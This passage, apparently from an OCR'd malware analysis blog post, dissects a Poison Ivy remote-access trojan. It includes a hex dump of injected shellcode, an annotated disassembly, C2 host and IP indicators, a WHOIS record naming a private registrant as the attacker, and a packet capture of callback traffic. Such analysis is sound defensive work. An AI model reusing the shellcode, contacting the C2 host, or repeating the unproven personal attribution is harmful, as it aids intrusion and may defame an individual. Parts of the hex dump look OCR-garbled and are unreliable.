


↑It's hard to see or noticing malicious part of the second shellcode by ASCII view, let's see it in binary mode↓

```
0x00000000  0xe8515653 0x000005ac 0xc381d88b 0x00409340  SVQ.........@.
0x0000000e  0xbb830040 0x000000ce 0xe8357500 0x0000056e  @........u5.n.
0x0000001c  0xf08b0000 0x40867068 0x05dae800 0x56500000  ....hp.@......
0x0000002a  0x13e85650 0x8b000006 0x74f685f0 0x006a5417  PV.........t.T
0x00000038  0x006a006a 0x000573e8 0x5cc08100 0x50004088  j.j..s.....¥.@
0x00000046  0x006a5000 0xd6ff006a 0x02c8e853 0x5e5a0000  .Pj.j...S.....
0x00000054  0xc35b5e5a 0x61657243 0x68546574 0x64616572  Z^[.CreateThre
0x00000062  0x00006461 0x8b550000 0x94c483ec 0xe8575653  ad....U.....SV
0x00000070  0x0516e857 0xd88b0000 0x840fdb85 0x00000133  W............3.
0x0000007e  0xd4680000 0xe8004087 0x0000057a 0xb3e85350  ..h..@..z...PS
0x0000008c  0x0005b3e8 0x68f08b00 0x004087e4 0x000567e8  .......h..@..g
0x0000009a  0x50000005 0x05a0e853 0xf88b0000 0x4087f468  ...PS.......h.
0x000000a8  0xe8004087 0x00000554 0x8de85350 0x89000005  .@..T...PS....
0x000000b6  0xf8458900 0x40880868 0x0540e800 0x53500000  ..E.h..@..@...
0x000000c4  0x79e85350 0x89000005 0x1c68f445 0xe8004088  PS.y....E.h..@
0x000000d2  0x052ce800 0x53500000 0x000565e8 0xf0458900  ..,...PS.e....
0x000000e0  0x3068f045 0xe8004088 0x00000518 0x51e85350  E.h0.@......PS
0x000000ee  0x000551e8 0xec458900 0x40884068 0x0504e800  .Q...E.h@.@..
0x000000fc  0xff000504 0xffffffff 0xffffffff 0xffffffff  ..............
```

Now I see the suspicious 「 CreateThread 」 DLL call printed out in there, very suspicious.
The type of this shellcode is in x86-32 with the size of 255 bytes.

To get more idea on how it works, you will have to see it's flow with any tool you prefer, but I have my beloved one, and the result is like this:




It called the mapped addresses in the kernel prepared by the previous shellcode for kernel32.dll,advapi.dll, ws2_32.dll

and kernelbase.dll, so one need to run the powershell script to see the exact address use. I see the usage of the ***VirtualAlloc***, ***CreateThread***, ***LookupPrivilegeValueA***, ***AdjustTokenPrivileges***, ***CreateFileA***, ***getsockname***, ***sleep***, ***GetComputerNameA***, ***GetPriorityClass***, ***SetPriorityClass*** DLL functions were called.

To explain it a bit more, Poison Ivy shellcode during injection of the userinit.exe process was direct/undirectly involved in loading the necessary DLLs in the kernel space. The second shellcode (injected to the userinit.exe) has two types of "calls", the short ones are caling to the "Hint" address of the function in a DLL in memory map and second one is aiming for the "RVA" addresses.

To confirm about which address belongs to which functions of what DLL, one needs to know which DLL that was beforehand used or loaded by the malware and then during the condition of "infection" or during the simulation of that infection, the dump of the related DLL can show exact addresses that are applicable. For this case, there are many ways to dissect this, in the Windows OS there is tool called PE Dumper. This tool (or similar ones) will show which are RVA and Hint calls addresses and goes to specific functions. This is why I can know precisely which call were used. Noted: I can not be too transparent for not inspiring other bad guys to do the same.

In my test PC (it's a 64bit windows since I run it as image under BSD) the snapshot of kernel.dll calls can be seen as per following screenshot picture:




The reversed process for the second shellcode can be disassembled as per what I did in below report (it is the "head" of the longer analysis).

```
34 ↓
35 // 解析を続けて！↓
36 ↓
37 ↓
38 0x11A006C›      call dword ptr [esi+29h]›       CreateThread@@KERNEL32.DLL ↓
39   :                                            // ここで新しいスレッドを準備↓
40 0x11A006F›      lea eax, dword ptr [ebp-3Ch]›                // PID番号2756 の C:¥Windows¥System32¥userinit.exe 偽プロセスを実行↓
41 0x11A008B›      call dword ptr [ebx+00000334h]› LookupPrivilegeValueA@@ADVAPI32.DLL ↓
42 0x11A0091›      mov eax, dword ptr [ebp-48h]›                // スレッドの実行権限をLookupPrivilegeValueAで確認↓
43   :↓
44 0x11A00BD›      call dword ptr [ebx+00000338h]› AdjustTokenPrivileges@@KERNELBASE.DLL ↓
45 0x11A00C3›      mov eax, dword ptr [ebp-48h]›                // デバギングのフラグをチェック↓
46   :                                            // ここで2回迄AdjustTokenPrivilegesを実行..自身が無いかも？ｗ↓
47   :↓
48 0x11A0155›      call dword ptr [esi+59h]›       CreateFileA@@KERNEL32.DLL ↓
49 0x11A0158›      mov edi, eax›                   // ここでファイル「%userprofile%¥Plug1.dat」を作る↓
50 0x11A015A›      cmp edi, 0xFFFFFFFF›                         // (CreateFileA)のretとcomp›      ↓
51   :↓
52 0x11A02B9›      call dword ptr [ebx+7Ch]›       getsockname@@WS2_32.DLL ›       ↓
53 0x11A02BC›      push dword ptr [ebp-000000B0h]›              // ここでローカルソケットを繋ぐ： 127.0.0.1 127.0.0.1 127.0.0.100000↓
54   :↓
55 0x11A02FA›      call dword ptr [esi+21h]›       VirtualAlloc@@KERNELBASE.DLL›   ↓
56 0x11A02FD›      mov dword ptr [ebp-4Ch], eax›                // また次の実行の為にメモリを準備↓
57   :↓
58 0x11A0308›      call dword ptr [ebx+0000008Ch]› GetComputerNameA@@KERNEL32.DLL ↓
59 0x11A030E›      lea edx, dword ptr [ebp-00000084h]           // ここでレジストリに依頼し、ＰＣ情報を聞く↓
60   :                                            // キー情報：HKEY_LOCAL_MACHINE¥SYSTEM¥Setup name:SystemSetupInProgress↓
61   :↓
```

You can see this "bad" userinit.exe is operated and creating the file called 「Plug1.dat」, it made socket for the further works, and querying PC info through 「HKEY_LOCAL_MACHINE\SYSTEM\Setup の SystemSetupInProgress」, we'll see the values sent afterward. The next malicious process will be executed too. And these overall process will be looped. I had to terminate the process of loop itself in the 9th time, so I save the data of the Plug1.dat to Plug9.dat.

The process being executed by the second shellcode can be seen clearly. I made a graph to describe it as per below:



※）memo: A hand-made diagram I wrote was actually describing the whole process of the shellcode injected via powershell.exe, which also having the process traced of the second shellcode. The both shellcode are in interaction during the infection process.


...now it started to sound like a mouse too..it is a mouse!

Up to this point, there is no doubt this is a Poison Ivy.

6．C N C and Network Traffic

Since time is somewhat limited lets ignore the small stuff and focus on WS2_32.DLL cause it looks interesting. It seems that there is a socket(),gethostbyname() and a connect() call. These revealed hostname and IP address for the callback, along with minor information.


The IP address is a dial-up IP in South Korea. ↓



Network/BGP Information→「61.97.243.15||4766 | 61.97.243.0/24 | KIXS-AS | KR | kisa.or.kr | KRNIC」

So the hacker was utilizing another country for the CNC purpose, let's see more:

Hostname: **web.outlooksysm.net**




This is the used domain's **WHOIS info:**

```
Domain Name: outlooksysm.net
Registry Domain ID: 10632213
Registrar WHOIS Server: grs-whois.cndns.com
Registrar URL: http://www.cndns.com
Updated Date: 2016-05-27T11:24:02Z
Create Date: 2016-05-27T11:19:45Z
Registrar Registration Expiration Date: 2017-05-27T11:19:45Z
Registrar: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.
Registrar IANA ID: 1621
Registrar Abuse Contact Email: domain@cndns.com
Registrar Abuse Contact Phone: +86.2151697771
Reseller: (null)
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID:
Registrant Name: Liu Ying
Registrant Organization: Liu Ying
Registrant Street: Nan An Shi Jing Hua Lu 88Hao
Registrant City: NanAnShi
Registrant State/Province: FuJian
Registrant Postal Code: 009810
Registrant Country: CN
Registrant Phone : +86.13276905963
Registrant Phone Ext:
Registrant Fax: +86.13276905963
```

Registrant Fax Ext:
Registrant Email: missliu6@sina.com

So we know where this asshole is coming from...

Just analyzing the code is not enough evidence, I needed a safe way to execute PE file to conduct further behavioral analysis. This way I could capture all the CNC/C2 traffic.↓




No.	Time	Source	Destination	Protocol	Length	Info
56	28.041874	[redacted]	61.97.243.15	TCP	66	49312→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
57	28.041931	61.97.243.15	[redacted]	TCP	66	80→49312 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
58	28.042075	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
59	28.042334	[redacted]	61.97.243.15	TCP	310	49312→80 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=256
60	28.042363	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=1 Ack=257 Win=30336 Len=0
61	28.793427	61.97.243.15	[redacted]	TCP	310	80→49312 [PSH, ACK] Seq=1 Ack=257 Win=30336 Len=256
62	28.809689	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=257 Ack=257 Win=30336 Len=1460
63	28.809936	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=1717 Win=65536 Len=0
64	28.809982	61.97.243.15	[redacted]	TCP	644	80→49312 [PSH, ACK] Seq=1717 Ack=257 Win=30336 Len=590
65	29.013200	61.97.243.15	[redacted]	TCP	644	[TCP Retransmission] 80→49312 [PSH, ACK] Seq=1717 Ack=257 Win=30336 Len=590
66	29.013293	[redacted]	61.97.243.15	TCP	66	49312→80 [ACK] Seq=257 Ack=2307 Win=65024 Len=0 SLE=1717 SRE=2307
67	29.151462	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=2307 Ack=257 Win=30336 Len=1460
68	29.151488	61.97.243.15	[redacted]	TCP	1290	80→49312 [PSH, ACK] Seq=3767 Ack=257 Win=30336 Len=1236
69	29.152001	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=5003 Win=65536 Len=0
70	29.167604	61.97.243.15	[redacted]	TCP	1402	80→49312 [PSH, ACK] Seq=5003 Ack=257 Win=30336 Len=1348
71	29.369197	61.97.243.15	[redacted]	TCP	1402	[TCP Retransmission] 80→49312 [PSH, ACK] Seq=5003 Ack=257 Win=30336 Len=1348
72	29.369428	[redacted]	61.97.243.15	TCP	66	49312→80 [ACK] Seq=257 Ack=6351 Win=64256 Len=0 SLE=5003 SRE=6351
73	29.505195	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=6351 Ack=257 Win=30336 Len=1460
74	29.505226	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=7811 Ack=257 Win=30336 Len=1460
75	29.505236	61.97.243.15	[redacted]	TCP	620	80→49312 [PSH, ACK] Seq=9271 Ack=257 Win=30336 Len=566
76	29.505479	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=9837 Win=65536 Len=0
77	29.515076	61.97.243.15	[redacted]	TCP	612	80→49312 [PSH, ACK] Seq=9837 Ack=257 Win=30336 Len=558
78	29.522175	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=10395 Ack=257 Win=30336 Len=1460
79	29.522201	61.97.243.15	[redacted]	TCP	1514	80→49312 [ACK] Seq=11855 Ack=257 Win=30336 Len=1460
80	29.522428	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=13315 Win=65536 Len=0
81	29.522473	61.97.243.15	[redacted]	TCP	339	80→49312 [PSH, ACK] Seq=13315 Ack=257 Win=30336 Len=285
82	29.719041	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=13600 Win=65280 Len=0
83	29.864762	61.97.243.15	[redacted]	TCP	920	80→49312 [PSH, ACK] Seq=13600 Ack=257 Win=30336 Len=866
84	30.062571	[redacted]	61.97.243.15	TCP	54	49312→80 [ACK] Seq=257 Ack=14466 Win=64512 Len=0
85	30.481288	[redacted]	61.97.243.15	TCP	294	49312→80 [PSH, ACK] Seq=257 Ack=14466 Win=64512 Len=240
86	30.481319	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14466 Ack=497 Win=31360 Len=0
87	30.966345	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
88	31.047527	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=497 Ack=14514 Win=64256 Len=48
89	31.047569	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14514 Ack=545 Win=31360 Len=0
90	73.732281	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
91	73.828041	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=545 Ack=14562 Win=64256 Len=48
92	73.828089	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14562 Ack=593 Win=31360 Len=0
93	118.919568	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
94	119.038118	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=593 Ack=14610 Win=64256 Len=48
95	119.038147	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14610 Ack=641 Win=31360 Len=0
96	164.067944	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
97	164.093652	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=641 Ack=14658 Win=64256 Len=48
98	164.093691	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14658 Ack=689 Win=31360 Len=0
99	209.207755	61.97.243.15	[redacted]	TCP	102	[TCP segment of a reassembled PDU]
100	209.250206	[redacted]	61.97.243.15	TCP	102	49312→80 [PSH, ACK] Seq=689 Ack=14706 Win=64256 Len=48
101	209.250245	61.97.243.15	[redacted]	TCP	54	80→49312 [ACK] Seq=14706 Ack=737 Win=31360 Len=0
